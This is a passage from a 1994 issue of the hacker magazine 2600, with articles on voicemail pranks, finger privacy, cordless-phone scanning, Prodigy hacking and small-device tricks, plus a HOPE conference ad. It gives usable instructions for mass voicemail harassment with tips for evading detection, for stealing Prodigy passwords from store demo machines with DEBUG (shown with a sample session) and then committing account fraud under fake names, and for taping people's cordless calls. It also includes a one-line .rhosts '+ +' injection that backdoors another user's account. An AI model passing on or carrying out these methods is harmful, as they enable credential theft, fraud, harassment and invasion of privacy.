tries to access it, they would not get in and inadvertently lock it up, screwing up (maybe permanently) your access to that mailbox.

In one incident, a certain person was the victim of a fairly good hack/prank. This served as a study and enabled collection of a great deal of information concerning the entire system. For all practical purposes, we will give the victim the name Tony. Tony did not change his password from the default, which made things quite simple. In Meridian Mail, there is a command called "distribution list" which enables a message to be sent to a list of numbers already entered into the mailbox. As it turns out, it had the capacity to hold about 500 numbers altogether. (Unfortunately, all of these had to be entered by hand.) Another command is called "acknowledgement" which sends a message back to the mother mailbox (in this case, Tony's) when the message was listened to. The third and essential mailbox function was "timed delivery" which should be fairly obvious. All of these were tied together when all of the numbers were entered into the distribution list, tagged for acknowledgement, and set for timed delivery, for four consecutive days. What this did was send a junk message to 500 people. But each time someone listened to it, they unknowingly sent a message of acknowledgement back to Tony's mailbox. This resulted in approximately 500 messages a day in this poor soul's mailbox... *for four days*. They tried changing his password, his number, just about everything. But the system still had the remaining messages and still knew where he lived, so he continued to get them. System Admin didn't know they were timed, so they had no choice but to assume that someone knew their admin commands and codes. A friend of mine was fired from his computer lab job and rehired only after he convinced proper admin that a computer was not used, and definitely not the college's computer system which he knew so much about. Several people were scrutinized during that week, but nothing could be done because all the work was done from public access phones. Now beware - some schools monitor use to the point of recording it on disk and paper, as my school did last year. They have stopped because of new management, but the ability remains. So if you do stuff, don't do it from your phone. The ultimate key is to play dumb and ask questions, because the most important secrets in life are entrusted to the stupid.

Hackers On Planet Earth

The First U.S. Hacker Congress



Yes, it's finally happening. A hacker party unlike anything ever seen before in this country. Come help us celebrate ten years of existence and meet some really interesting and unusual people in the process. We've rented out the entire top floor of a midtown New York hotel, consisting of several gigantic ballrooms. The conference will run around the clock all weekend long.

Speakers and Seminars: Will there be famous people and celebrity hackers? Of course, but the real stars of this convention will be the hundreds of hackers and technologically inclined people journeying from around the globe to share information and get new ideas. That is the real reason to show up. Seminars include: social engineering, cellular phone cloning, cable TV security, stealth technology and surveillance, lockpicking, boxing of all sorts, legal issues, credit cards, encryption, the history of 2600, password sniffing, viruses, scanner tricks, and many more in the planning stages. Meet people from the Chaos Computer Club, *Hack Tic*, *Phrack*, and all sorts of other k-rad groups.

The Network: Bring a computer with you and you can tie into the huge Ethernet we'll be running around the clock. Show off your system and explore someone else's (with their permission, of course). We will have a reliable link to the Internet in addition. Finally, everyone attending will get an account on our **hope.net** machine. We encourage you to try and hack root. We will be giving away some valuable prizes to the successful penetrators, including the keys to a **1994 Corvette**. (We have no idea where the car is, but the keys are a real conversation piece.) Remember, this is only what is currently planned. Every week, something new is being added so don't be surprised to find even more hacker toys on display. We will have guarded storage areas if you don't want to leave your equipment unattended.

Videos: We will have a brand new film on hackers called "Unauthorized Access", a documentary that tells the story from our side and captures the hacker world from Hamburg to Los Angeles and virtually everywhere in between. In addition, we'll have numerous foreign and domestic hacker bits, documentaries, news stories, amateur videos, and security propaganda. There has been a lot of footage captured over the years - this will be a great opportunity to see it all. We will also have one hell of an audio collection, including prank calls that put The Jerky Boys to shame, voice mail hacks, and even confessions by federal informants! It's not too late to contribute material!

Where/When: It all happens Saturday, August 13th and Sunday, August 14th at the **Hotel Pennsylvania** in New York City (Seventh Avenue, between 32nd and 33rd Streets, right across the street from Penn Station). If you intend to be part of the network, you can start setting up Friday night. The conference officially begins at noon on Saturday and will run well into Sunday night.


Registration: Admission to the conference is $20 for the entire weekend if you preregister, $25 at the door, regardless of whether you stay for two days or five minutes. To preregister, fill out the form on the inside back cover, enclose $20, and mail to: **2600 HOPE Conference, PO Box 848, Middle Island, NY 11953.** Preregistration must be postmarked by 7/31/94.

Accommodations: New York City has numerous cheap places to stay. Check the update sites below for more details as they come in. If you decide to stay in the hotel, there is a special discounted rate if you mention the HOPE Conference. $99 is their base rate (four can fit in one of these rooms, especially if sleeping bags are involved). Significantly larger rooms are only about $10 more. Mini-suites are great for between six and ten people - total cost for HOPE people is $150. If you work with others, you can easily get a room in the hotel for between $15 and $30. The Hotel Pennsylvania can be reached at (212) PEnnsylvania 6-5000 (neat, huh?). Rooms must be registered by 7/23/94 to get the special rate.

Travel: There are many cheap ways to get to New York City in August but you may want to start looking now, especially if you're coming from overseas. Travel agencies will help you for free. Also look in various magazines like *Time Out*, the *Village Voice*, local alternative weeklies, and travel sections of newspapers. Buses, trains, and carpools are great alternatives to domestic flights. Keep in touch with the update sites for more information as it comes in.

UPDATE SITES

Voice BBS: (516) 473-2626
Internet:
info@hope.net - for the latest conference information
travel@hope.net - cheap fares and advisories
tech@hope.net - technical questions and suggestions
speakers@hope.net - for anyone interested in speaking at HOPE
vol@hope.net - for people who want to volunteer to help
Usenet newsgroups:
alt.2600 - general hacker discussion
alt.2600.hope.announce - the latest announcements
alt.2600.hope.d - discussion on the conference
alt.2600.hope.tech - technical setup discussion



Wanted: Uncommon people, good music (CD's or cassettes), creative technology. To leave us information or to volunteer to help out, call us at (516) 751-2600 or email to 2600@hope.net.

foiling the finger command

by Packet Rat

The Finger command is a command that most systems on the Internet have. It allows anyone, anywhere on the Internet to get information on anyone else on the Internet. This has both positive and negative aspects. On the positive side it allows people to leave messages about their whereabouts, phone numbers, etc. This also happens to be the negative side. Depending on how the system administrator configures "finger", info such as your phone number, address, full name, and what you are doing (i.e., what commands you are executing) are available to anyone (and you have no way of knowing who has been poking around). As you may or may not know, information such as that stated above could adversely affect the Internet user. For example, with your name and phone number people could easily social engineer most college or company workers into giving out your address, Social Security number (oh no!), and other sensitive info. With your Social Security number, people can cause you BIG problems (that's another article). You may ask, "What can I do?" Well, here are some solutions:

```
#! /bin/sh
COUNTFILE=$HOME/.fingerd          #Create variable to point to file that will
                                  #hold number of times fingered
expr `cat $COUNTFILE` + 1 > $COUNTFILE    #Increase COUNTFILE by 1
echo "My privacy has been violated " `cat $COUNTFILE` "times" #Nice Message
echo
case $2 in                                #Variable $2 detects remote or local
                                          #fingerer
remote) echo "People from $1 sure are nosy!"  #Variable $1 is site of fingerer
        echo $1 > /tmp/.safehouse             #Add fingerer site name to file
                                              # /tmp/.safehouse
        /bin/finger @$1 >> /tmp/.safehouse    #Finger fingerer's site
        /usr/ucb/mail -s "REMOTE FINGER!" <UID> < /tmp/.safehouse
                                              #Send mail with reverse finger info
        rm /tmp/.safehouse                    #Remove temp file
      echo $1 >> /tmp/.spies;;                #Put fingerer site name in list of
                                              #fingerers
                                              #that have fingered me
local) /usr/ucb/w | grep "finger" | cut -d" " -f1 > /tmp/.spy
                                              #Who is running finger locally at the
                                              #time I'm being fingered. NOTE: 'grep
                                              #finger' can be replaced with:
                                              #'grep finger <UID>'
    echo "Hey `cat /tmp/.spy`, stop poking around here!"    #Nicer message
    date > /tmp/.revfing                      #Time and Date stamp for finger mail
    finger -l `cat /tmp/.spy` >> /tmp/.revfing
                                              #Reverse long finger to get fingerer's
                                              #finger info. Append to mail file.
    /usr/ucb/mail -s "FINGERED!" <UID> < /tmp/.revfing
                                              #Mail me fingerer's finger info
    rm /tmp/.revfing                          #Remove temp file
    cat /tmp/.spy >> /tmp/.spies              #Add fingerer name to list of
                                              #fingerers
    rm /tmp/.spy;;                            #Remove temp file
esac                                          #End case statement
```

(1) Change your Finger information. On most UNIX systems users can execute the command "chfn" (change finger info) or "passwd -f". By running "chfn" or "passwd -f" you can change your name, phone number, or any other bit of finger information. Note: Some system administrators disable these commands or options for accounting reasons.

(2) Modify your .plan file. The .plan file is a file that is echoed to the screen of the person fingering you. So one thing you can do is create a .plan full of empty lines (100 or so should do). This will have the effect of scrolling your finger info off the fingerer's screen. This works if the person is using a dumb terminal, but useless if he has scrollback on his terminal. You could link your .plan file to a binary file such as /bin/sh (ln -s /bin/sh .plan). This will display garbage characters and possibly make noises (wow!) on the fingerer's system.

(3) If your UNIX system is running GNU finger (finger program written at MIT), you can copy the included script into a file called .fingerrc. The file ".fingerrc" is executed and output goes to stdout. This script will:

a) Keep track of how many times you were fingered.

b) Let you know who fingered you, or where you were fingered from.

c) Do a reverse finger on the fingerer or his site.

d) Let the fingerer know that you have his info.

e) Not give any of your info out (depends on how GNU finger is set up).

Change <UID> to your username. Also, you should change /tmp to a directory that is writable by anyone and accessible from any system on your local net. Also create the file .fingerd in your home directory with a 0 in it.

cat > .fingerd
0
<CTRL-D>

The .fingerrc file and your home directory must have the read and execute permissions set so "others" have access. The .fingerd file should be writable by "others" also. This is necessary because GNU finger is run as user "nobody". If your system is set up so output is filtered through your .fingerrc, you can set up a series of "grep -v" pipes to filter out any info you do not want the world to see. Or you can just put "echo" by itself to display nothing. Another fun thing to do is put "finger -l <USER>" in your .fingerrc. This will have the effect of people seeing someone else's finger info instead of yours.

Note: It is possible to create a program that will kill all finger daemon processes as soon as they are started. This is due to the fact that since your .fingerrc script is run as user "nobody" all commands in it are run as "nobody", just like the daemon finger processes. I urge you not to try this since your local system administrator would get quite mad.

(4) There are other things you can do to stop or limit the amount of finger info that goes out, but these require root (highest) access. As root you can do many things. Some options are:

a) Disable finger (*that* should work!).

b) Use a "Wrapper" program to limit what info the finger daemon supplies.

c) Modify the finger source code (if available).

playing with your fingers

by Shidoshi

Seems that a lot of people are asking questions about backfingering people over the internet who have been fingering them. I hope to explore the different options available to you in this article, and while not divulging much source code, at least offer a few ideas that should give the true explorer hardly any trouble developing a safe and efficient backfinger device.

What's the point? Well, you probably have been "exploring" a few systems lately and have no doubt caught the attention of the system administrator's eye (or one of his staff...), that is, if he cares. You should have absolutely no doubt that if you've been telnetting to port 25 of the same box frequently, that the sysadmin has been looking at your trail. In my case, I get fingered by sysadmins that I don't even know, but they keep checking the wrong account... like I'd really do anything from my university account. Another good thing about logging fingers - it teaches a very important part of UNIX education, that being socket programming. If you don't know how to handle sockets under your UNIX then you're wasting your time and should go pull out the Commodore and go back to writing "cute" BASIC programs.

Most people who want to finger log only want to impress their friends, whereas others have a serious need to know who's been scratching at their windows. I hope you both can find something of value here. The first thing you need to be conscious of is process time and cost. Always remember that unless you're running your own 386BSD, LINUX, or equivalent box you are on a timesharing system, and your system administrator *will* notice anything that is too process-intensive and *will* kill it and disable the file. I'll start with the worst ways (that aren't really effective anyway) of logging fingers and move on up to something that, with a little thought, could give you more power than you asked for. Hell, I'm using emacs, so I'll even throw in some examples along the way.

Really Bad Things To Type

So let's say you just bought your first UNIX book, or you've just read a few man pages and you're ready to rumble with some commands you've learned about. What are some really stupid things you might do? (Note: these examples are all tested under *SunOS* 4.1.3 and may or may not work for you, so don't swear by them.)

Let's say you've got the ability to use a .fingerrc file (which executes any script you give it upon your being fingered) that contains something like this:

```
Not my real prompt --> cat stupid.fingerrc
#!/bin/sh
#
# I am going to actually try to log finger request with this
# I am a tool
w | grep 'f' whoami' | cut -c-9 >> .fingerlog.echo " `date` "
      >> .fingerlog
```

Why this is just plain stupid:

1) The "w" command (what) is probably the most process-intensive thing you can run as it checks utmp for every single thing that every single person logged on is doing just to look for your stupid name.

2) It will only log people on your home server.

3) You won't accomplish much at 4 pm when the load is 34.43 and your friend decides to write a perl script to finger you 1000 times.

This is just plain nauseating, and it's all too obvious that you're doing it (remember, people do not usually like to know someone is recording what they're doing.)

This also costs way too much in process time to be practical for anyone. The w, ps, and netstat commands could all be used for trying to impracticably log fingers (read the man pages to see what they do) and usually are used by folks who don't really know what UNIX is all about. What you have to remember is that UNIX is an operating system built around itself and that anything that can be done in one way can be reproduced in another or reused (hence the term Widget for you X-windows hackers).

You really should get to know the apropos command if you don't already. It'll help you when you're trying to think of new things to try, but aren't quite sure of what to look for. No sysadmin or local guru (unless you're his/her good friend) is going to explain this to you (but you already know that... you've been hacking for a while, right?).

Check this out:

```
Still not my prompt --> apropos log
ac (8) - login accounting
audit (2) - write a record to the audit log
audit.log (5) - the security audit trail file
bouncube (6) - view 3-D Sun logo
catgets, catgetmsg (3C) - get message from a message
    catalog
catopen, catclose (3C) - open/close a message catalog
change_login (8) - control screen blanking and choice of
    login utility
chargefee, ckpacct, dodisk, lastlogin, monacct, nulladm,
    prctmp, prdaily, prtacct, runacct, shutacct, startup,
    turnacct (8) - shell procedures for accounting
.
.
.
xy (4S) - Disk driver for Xylogics 450 and 451
    SMD Disk Controllers
zs (4S) - Zilog 8530 SCC serial communications driver
```

This will give you a lot of information, and, yes, you should go and read about all you can. One thing it won't tell you about is ident, and other "superuser" commands. These commands are *very* useful in logging almost everything that happens on the system. If you're running your own box you already know this, but if you're a newbie to the world of TCP/IP identification, you probably had no idea that this daemon was running and telling the system administrators where you've been telnetting, fingering, logging in, and sending url requests. Like I said, I won't get in to the specifics of good logging, but you can be assured that the forbidden commands (forbidden because, if used wrong, they could bring the system down very, very fast) will be extremely advantageous in finding out who's who. If I were just starting out, I would definitely want to get a look at the code of a good "wrapper" program that already logs everything efficiently. If you've seen tcpwrapper working, then you know what I mean. If you're running a .fingerrc then you should have absolutely no problem running efficiently written source when someone fingers you. Of course, if you don't want to copy lots of code, it's a Good Thing (tm) if you can become root, but that's for you to hack out on your own.

Added Bonus

"Exploring" your .fingerrc

If you've been running your .fingerrc for a while, then you no doubt have discovered, or at least thought about different things you might try. Some stuff that I've done or seen done have ranged from juvenile all the way up to brilliant. Finger logging definitely covers that entire spectrum. One very juvenile thing to do is to have your .fingerrc finger someone else when you are fingered. This will get you in trouble, of course, if the person you finger decides to drop a line in his or her .fingerrc that fingers you. The sysadmin won't like that one bit, trust me.

Another neat thing to do is to try and inadvertently run interactive shells. This is nearly as difficult as it sounds, but if you think about it really hard, and what the .fingerrc is doing, some things begin to come to light. Also, having your .fingerrc open up telnet sessions is a Bad Thing (tm) too. I once had mine do something like telnet eniac.seas.upenn.edu 19 whenever I was fingered (if you didn't know, that's the character generation port used for print testing, it scrolls lots of neat alphanumeric characters for as long as root lets it run). Other process-intensive things that run as you or root (that's simply up to you) can do destructive things, and of course you can always plead innocent with the old line of: "Hey, I didn't know it was going to do that." But, when your sysadmin starts calling you by your real name, it's probably time to lay off.

I know that I've been talking almost exclusively about people who support the .fingerrc file on their system, but unless you are brand spanking new to UNIX, you should know that you can also do much of this by using the "ln" command. I'll let you read the man pages on that one if you don't know what it does (and if you don't, shame shame!).

One final note: Try to remember while you're looking around your system and also creating your own files, that things that execute with your UID should never be world writable, especially if it's one of those rc files. Something I often find on my system is a .fingerrc written by a novice who thinks that it has to be world writable to be executed. You old pros can probably already guess the damage that could be caused if someone were to do a:

prompt --% echo "echo '+ +' >> .rhosts" >> ~foolish_user/.fingerrc and then finger the person... whoa buddy.

Have fun, and happy hacking.

On the 26th of each month, hackers from around the world converge on Internet Relay Chat channel "#2600". If you're on the net, ask your system admin how you can access irc. If this results in failure, you must continue the search until you find a system that lets you in. Only then can you truly be happy. Good luck and don't get hurt. See you on the 26th.

CORDLESS FUN

by Noam Chomski
NYMPHO
(New York Metropolitan Phreak Hack Organization)

Did you know that you can *legally* monitor people on their cordless phones? "Whoopee!" you say? Well, I think it's stupendous! More and more people are getting cordless and even I, an incredibly likely target for cordless scanning, let juicy bits of info flow over my cordless (albeit none incriminating).

Yes, even though cellular is a no-no, you are currently legally allowed to drive around in your car and tape people's cordless conversations. Or you can do it on foot. Receivers that pick up 46-50 MHz go for around $100. I suggest ignoring Rat Shack and heading down to your local ham club or ham store - ham stores are great because they are almost like junkyards. Not only can you get a bargain, you might be able to find an old receiver that picks up the now banned 800 MHz frequencies.

Even though I've owned my receiver for less than a week, I already can categorize most conversations: 1) mothers talking about their children, 2) fathers talking about handyman work, computers or *corporations/stock market*, 3) people talking in Spanish, Greek, Korean, etc., 4) girls talking about sex with other girls, 5) boyfriend/girlfriend conversations. However, I'm sure everyone can find very interesting uses, especially since you can drive up to someone's house and "discover" whether or not they have cordless. (A scan of a local hacker yielded his father talking about dBase with another guy, yips. Also, we picked up a guy talking about his BBS's doors and (yahoo!) chess match screen savers.) I'm sure your local congressman or equities trader has things to say that you'd like to get on a TDK tape. Or whatever.

AT&T is obviously one of the most popular brands of cordless phones in the States, and I have the specs for two of their models, an older one (5300) and the newer one (5515):

Channel	B-H	H-B
1*	46.61	49.67
2	46.63	49.845
3	46.67	49.86
4*	46.71	49.77
5	46.73	49.875
6	46.77	49.83
7	46.83	49.89
8*	46.87	49.93
9	46.93	49.99
10	46.97	49.97

The AT&T 5515 has 10 channels, while the 5300 has only 3, which are the ones starred above (1, 4, and 8 on the 5515 are 1, 2, and 3 respectively on the 5300). All the frequencies listed are in Megahertz. There are two frequencies for each possible channel that a conversation can be on, the Base to Handset side and the Handset to Base side. The B-H side is the one to "scan" with because 1) it has the local and the remote caller, thus you hear a two-way conversation; 2) since the base unit is plugged in (120 volts), its signal is stronger than the handset's, and you can pick it up farther away then with the handset side. The H-B side also has its advantages: 1) As you can hear only the handset signal, you can discern the local speaker from the remote speaker; 2) As the H-B signal has a shorter radius than the B-H, you can "home in" on where the speaker is, useful when you are scanning in a well-populated area.

You might even be able to get these frequencies with an old worldband radio or a walkie-talkie used at work. The best would probably be to get a portable scanner to plug into your car's cigarette lighter, and hook up a very good antenna to your car's front. However, it can be done without a car just as easily, with a scanner in one pocket, a tape recorder in the other, and a pair of headphones over your ears.

I'd keep all of this a secret, but as Barney says, "Caring means sharing!"

ADMINS WITHOUT A CLUE

by Kevin Crow

Here is a collection of quotes that have been gathered during the recent past that express a position on security that I would like to entitle "Famous Last Words".

"If someone's hacked our system, we'd certainly like to know about it, although it's very doubtful; more likely, this is just someone trying to make you nervous."

Here we have the system administrators of Netcom Communications out of San Jose, California responding to a very *real* hack on their system. This kind of attitude towards security will oftentimes lead to disaster.

"Sorry for not responding sooner. :) As per our other email, your account has been restored. Your home directory was accidentally misplaced due to our error."

In another letter, Netcom actually blamed *themselves*, not even *considering* the possibility. Way to go!

"Your home directory has been restored. Please let us know if you have any more trouble."

These sorts of security hacks are oftentimes directed towards a person specifically, but sometimes they can be much more malicious. Perhaps next time there is "more trouble" they won't need to be told, they'll just find out themselves when they're staring directly at empty disks.

"We have no record of removing your account, but we apologize for any inconvenience we have caused."

Again, if they refuse to keep their eyes open, they may have no records at all!

Now I'd like to move on to another collection. This one comes from a computer science university. In the words of the system admin:

"About 40 percent of the passwords on the computer science system have been cracked."

At least in this case, the security administration was admitting to problems.

"If you leave lollipops sitting in front of the store, somebody's going to take one."

"It's not possible to make a system completely secure."

Yes, this is true. But there are at least certain measures to be taken so that compromising system security isn't as easy as picking lollipops off the floor.

"If people become more aware of the possible penalties, there will be many fewer people that will be willing to take those risks."

This is *not* a solution to system security, as oftentimes there is simply no way to track down the people involved. Threats like these can lead to challenges in the eyes of some system crackers.

"The system is secure from everyone who is properly using the system."

Brilliant. Now that they've mastered that, perhaps it would be a good idea to secure the system from those who *aren't* using it properly! Security is an issue that is a constant. Security isn't set up to keep out the people who aren't going to try to come in anyway. If it were, it wouldn't be called security.

"I don't think we'd use that standard for any other phase of our lives."

Well, it seems to me that if "that standard" isn't used for any phase of his life, then maybe he should consider his arrogance to computer security, and do something about it. Otherwise, he really is taking no action towards computer security.

I hope that those of you reading this will benefit from this arrogance. While it's not always possible to spend time securing a system, the first step is recognizing that a security problem can exist.

HACKING PRODIGY

by DeVillage Fool

Before I start I would like to tell you a little story. Not too long ago I used to be a Prodigy subscriber. One day I had this idea of changing my real name to a better one, "F-ck Face". Well, the next day I received an E-mail from Prodigy saying that "-" is not allowed. So I figured, OK, I'll change my name to "Fuck Face". No "-" there. The next day Prodigy forwards me another E-mail saying that this kind of language is "inappropriate in a family service" (whatever that's supposed to mean). Once again I changed my name. This time to "Fvck Face". English is not my first language but from what I can tell, "fvck" is not even a word, right? *No.* Apparently, the Prodigy police have their own English version. They were quick to respond with a third threat.

Three days had passed and the "Fuck Face" gig was getting kind of old. I figured why mess around with that cursed ID when I had four other fresh ID's to play with. I registered a legitimate name on a new ID and put the entire "Fuck Face" controversy to rest. Or so I thought.

Not a week had passed before a fourth E-mail had arrived. This time from God himself - the Board Manager. He made it short and simple, "Change your name or get locked out of the service." I politely replied, "Kiss my fucking ass!!" and now whenever I log onto the service I get the following message: "There is a problem with your account. Please call customer service at 800-776-3449 for assistance."

I guess I can't change the world. But with a little help from *2600* I can sure write this article.

Prodigy is just like Compuserve, Genie, etc. They all run off the same basic format. They have an account and a password which is the password of *whatever* chosen by the owner of the account.

A Prodigy ID consists of four letters plus two digits plus any letter between A and E (a letter for each member of the household - the main ID is always "A").

Example:
DDVF69A

I would estimate that about 10 percent of the users will use some part of their name in the password.

Example:
Account: DDVF69A
Owner: Jamie Wallis
PW:J.W
or Jamie
Wallis
Jam

That is just an example. And with about 10 percent of the people being dumb enough to do that you would think that you would have a real good chance, and in reality, you do. But consider this - there are usually about 300+ users who share any one name. Ten percent of 300 is 30. Thirty users out of 300 - that is still going to be a fun little job just to find one of those idiots. So don't just jump in thinking that you have it made.

I have never found any programs like Pop Code Hacker. So, most of the work that you have to do will have to be done manually, which will turn many people off. So if you are lazy and unlucky, the next one is for you:

First thing you'll need is the Prodigy Software. If you don't have the software you can copy it from a friend or you may buy the Prodigy Start-Up Kit for $30.

Go to Sears, Radio Shack, or any other store that provides an on-line demonstration of Prodigy (the system of a faithful friend will also do nicely). Ask for a demonstration. Memorize the ID and the password length as they are being entered (a * will be displayed for each character of the password). When they log off, wait for them to leave and follow this simple three-step procedure (the whole deal should take you no longer than 15 seconds): 1. From the dos prompt type DEBUG.

2. Type S0 FFF0 plus the 3 characters of the ID, starting with the fourth column from the left.

Example: If the ID is DDVF69A you will type S0 FFF0 "F69" (remember to always capitalize!).

The computer will display all the locations of the disk sectors where F69 was located (usually 1-4 locations will be displayed).

3. Next, type D plus the number after the ":" of the disk sector which you located in Step 2.

Example: If the disk sector is 12FF:1170 type D1170. Repeat this step for each disk sector number you locate.

Each time you execute the "D" command, the computer will display the sector with the partial ID plus seven other sectors. If the password is displayed it will in most cases follow right after the ID. Most passwords chosen by stores are very stereotypical since they must appeal to the minds of their dim-witted employees and will be extremely easy to detect if placed between a line of "garbage". While the password may not be displayed in every hacking session, you should have a solid three out of five success rate!

Here is how a complete hacking session may look where ID = DDVF69A and PW = ASSHOLE:

```
C:\>DEBUG
-S0 FFF0 "F69"
12FF:1170
-D1170
12FF:1170 41 12 06 07 34 21 37 62-39 32 11 20 33 14 28 F69A.ASSHOLE.06.1
12FF:1180 2E 12 06 09 59 00 00 00-00 7A 00 00 00 7A 12 7.25Y.........!..
12FF:1190 EB 12 00 00 00 00 00 00-00 00 00 00 00 00 8A ..........".....
12FF:11A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 ................
12FF:11B0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 ................
12FF:11C0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 ................
12FF:11D0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 ................
12FF:11E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 ................
-Q
C:\>
```

On Prodigy you get unlimited hours and up to six people can be on the same ID at the same time. Still, it's a good idea to set up your own ID and password when you first log in (just don't use your real name!). This can only be done through the main ID, "A", as long as there are empty ID's left (there are a total of five ID's to every account). This will insure that you won't get locked out in case the password changes.

One way to prolong your visit is to order a brand new account through the hacked ID. This is a service provided by Prodigy. The entire transaction costs $2.

Once you receive the new account, simply register it on a fake name and a fake address. There is a down side: since the new account will be E-mailed to the hacked ID, you'll have to be the first to grab it. By the time the ID owner receives his unusual bill and Prodigy's brainless employees even begin to assess the situation, you should have a full month of worry-free service. *Never* repeat this step under a previously ordered account.

Hacking the SMALL Stuff

by Leonardo Brandson

I've always been a hacker. When I was in third grade, the math tests that my class would be subjected to had the answers at the bottom of the page, encrypted with a simple substitution cipher. The code changed from week to week. Rather than work the whole quiz, I'd just do the first few problems, double check them carefully, then crack the code, and fill out the rest of the quiz in no time. Sometimes I'd even pass the code along to the other kids.... Wasn't this a whole lot harder than just doing the arithmetic? Of course it was. The cost-benefit ratio was definitely not in my favor, but I just *had* to figure this stuff out. And it's that spirit of inquiry that is, to me, what hacking is all about.

This article won't give the details on the latest switches the RBOCs are installing, nor will it tell how to reverse-engineer your cellular phone. In fact, most of the hacks I'm about to describe are quite obsolete. What I hope they will do, though, is illustrate some of the thought processes that go into hacking, and show how a hacker should always take time to play with technology, and be constantly alert to the little details that most other people overlook.

Automatic Teller Machines

There are several different varieties of ATM's. On the version at my old bank, I always played around, trying different sequences of keypresses whenever I used it. I found that if, at the end of my first transaction, I requested *another* transaction, then immediately pulled my card out of the slot before the machine could suck it back in, the machine would lower the window that protected its display, and a little red "CLOSED" sign would pop up. The machine would then stay down for about five minutes, as it began clicking and cycling each component (envelope slot, bill counter, etc.) in sequence. Presumably, it was performing some sort of diagnostic self-test. Five minutes later, the sign would switch back to "OPEN", and the ATM would resume its usual behavior.

After a couple of years, the firmware on these machines got revved, and this trick no longer worked. But I still try doing weird things during ATM transactions, just to see what else I might discover. If it eats my card, well, it'll arrive in my mail a week or two later....

Old Calculators

When I was in high school, calculators were rather large things with LED displays that ate batteries like crazy. I had a Texas Instruments TI-30 calculator that did little more than square root, reciprocal, and trig functions. All the keys were arranged in a standard rectangular matrix, one where each key, when pressed, closed a circuit between one vertical and one horizontal wire. This kind of arrangement of course precludes any meaningful decoding when multiple keys are pressed simultaneously.

One day, while drumming my fingers around on the calculator (which was turned off), some LED segments lit up! Intrigued, I started experimenting. The ON/CLEAR and OFF buttons were part of the same matrix as the rest of the keys. Of course, with the power off, there would be no way for the ON/CLEAR key to be detected, so it was wired to an additional circuit. This meant, though, that the separate circuit could be triggered, not only by pressing the ON/CLEAR key, but by pressing any combination of keys that would complete a circuit between the row and column of the ON/CLEAR key. In fact, the OFF key worked the same way. So now I could turn my calculator on and off without touching the ON and OFF keys.

That was nifty but utterly worthless, so I'll move on to a more interesting calculator: the Sharp EL-512. I bought this one several years after the TI-30. It had an LCD display, and all kinds of useful functions, like two-variable statistics, programmability, factorials, and hexadecimal conversion. Sometimes, though, it would get confused and put garbage on the screen - not even numbers, just odd LCD segments. Of course, I had to figure out why and how this happened, so I could spell out words on my (numeric-only) display.

Here is what I found: When a decimal-to-hex conversion is performed, the EL-512 checks to make sure that the number is not already expressed in hex. (This calculator predates the current method of hex conversion, which is to have a separate mode for each base: "hex mode", etc.) If the number is already in hex, no conversion is performed. When the conversion occurs in a program, however, no such check is made, and the jumbled-up screen resulted from attempting to convert to hex a number that was already expressed in hex.

The line segments on the top half of the display were consistent: they were the upper four segments of the number which had been previously displayed. The bottom segments, though, depended on the calculations which had gone before. Eventually I determined them to be dependent only upon the value in the accumulator register. These segments would be activated as follows:

Starting from the third digit of the number in the accumulator, each bit in that digit would correspond to a segment in the lower part of the digit on the display (starting from the first digit on the display, so only the top segments of the last two digits could be controlled).

Getting the desired value into the accumulator was trivial: the EL-512 had a key marked with a double-headed arrow, pointing up and down. Its function was to swap the value in the display register with the value in the accumulator register. Its intended use was to enter ordered pairs of values for the two-variable statistics: you would enter X, press this button to store X in the accumulator, then enter Y. (It could, of course, be used for other things, such as recalling the last intermediate value in a series of calculations after the final result was noted.)

Here's an example: With the display reading "55b105b180": and the accumulator containing 19000900, the result would be "FELizELioo". With a display of "C99bC8b11" and an accumulator value of 9000939, the result would be "CooLCAt'".

And so on. Not of any practical value, but amusing... I kept a small slip of paper with that calculator, listing all of the characters I could produce with this method, both upright and inverted. Upright, I could recognizably generate versions of:

ACcEFIHhiLlnoPqrtuyZ

The upside down character set I'll leave as an exercise for the reader....

Vending Machines

Hacking vending machines and other coin op devices is a whole topic unto itself. But this example illustrates the chain of reasoning that led to my discovery of the hack.

There is a type of vending machine which has items stacked in metal spirals. When you make your selection, the spiral wire turns one full revolution, effectively screwing a single package (candy bar, bag of chips, or whatever) off the end, dropping it into the hopper below. Nowadays, most of these machines have a panel where you must specify the row and column of your choice, but earlier versions of these machines simply had one button per selection.

The machine in the office where I worked was of the latter type, and had two separate banks of buttons, about 20-25 buttons on each. Now, I found myself wondering why the buttons had been separated into two separate banks. The separation was not really significant enough to be helpful in locating your selection, and they did not seem to have any logical separation between them, either. I concluded that they were put into two separate banks because of some internal limitation, some circuit that could only read one bank of buttons at a time, something like that.

I had already tried putting my money into the machine, then simultaneously pressing two buttons in the same bank. It was simply a race: whichever button closed first would determine the selection I got. But now I tried pressing two corresponding buttons, one in each bank, at the same time. Sure enough, as long as I had put in enough coins to cover the more expensive of the two items, BOTH coils would turn, and I'd get two snacks for the price of one.

In Conclusion

I see many people asking, in letter columns, on the net, on BBS's, the same question: "How can I become a hacker?" The answer, of course, is always the same: experiment, play around, try to figure out for yourself just how the technology works. But hacking isn't just phones and computers - the same process can be applied to the small stuff that we come into contact with every day. Never miss an opportunity to practice your hacking skills!

LETTERS TO READ BY

A Busy Connection

Dear 2600:

It has come to my attention over the past few years that by dialing any exchange with the last four digits being 9970 that the number will be busy. I've discovered a *few* exchanges that will give you the busy and if you hang on long enough you will hear someone click on. At the point where you hear the click you should say hello. The party that clicked in will hear the busy signal too. However nine times out of ten they'll think you were the person that they were trying to call. You can have all types of fun with this - just use your imagination. The hard part is to find the exchanges that still work like this. Hint: The busy signals that usually work might sound a tiny bit lower than the normal busy.

Reuben
NYC

9970 is a NYNEX thing. We'd like to know if other parts of the country have similar numbers.

Touch Tone Tall Tales

Dear 2600:

The article, "2600 Robbed of Touch Tones" interested me for several reasons. In 1978, I brought a touch tone telephone from Chicago to my parents' house in a back woods area of the Pacific coast that still runs crossbar equipment. I plugged the phone into the old style modular to four prong adapter, dialed a couple of numbers and lo and behold, I was doing that touch tone thing! (We were probably the first in that community to have a touch tone phone.) My mom made me call the phone company to see if it was all right to use a touch tone phone. I hit the "0" on the touch tone keypad and talked with the operator. The conversation went something like this:

Operator: "Hello, may I help you?"

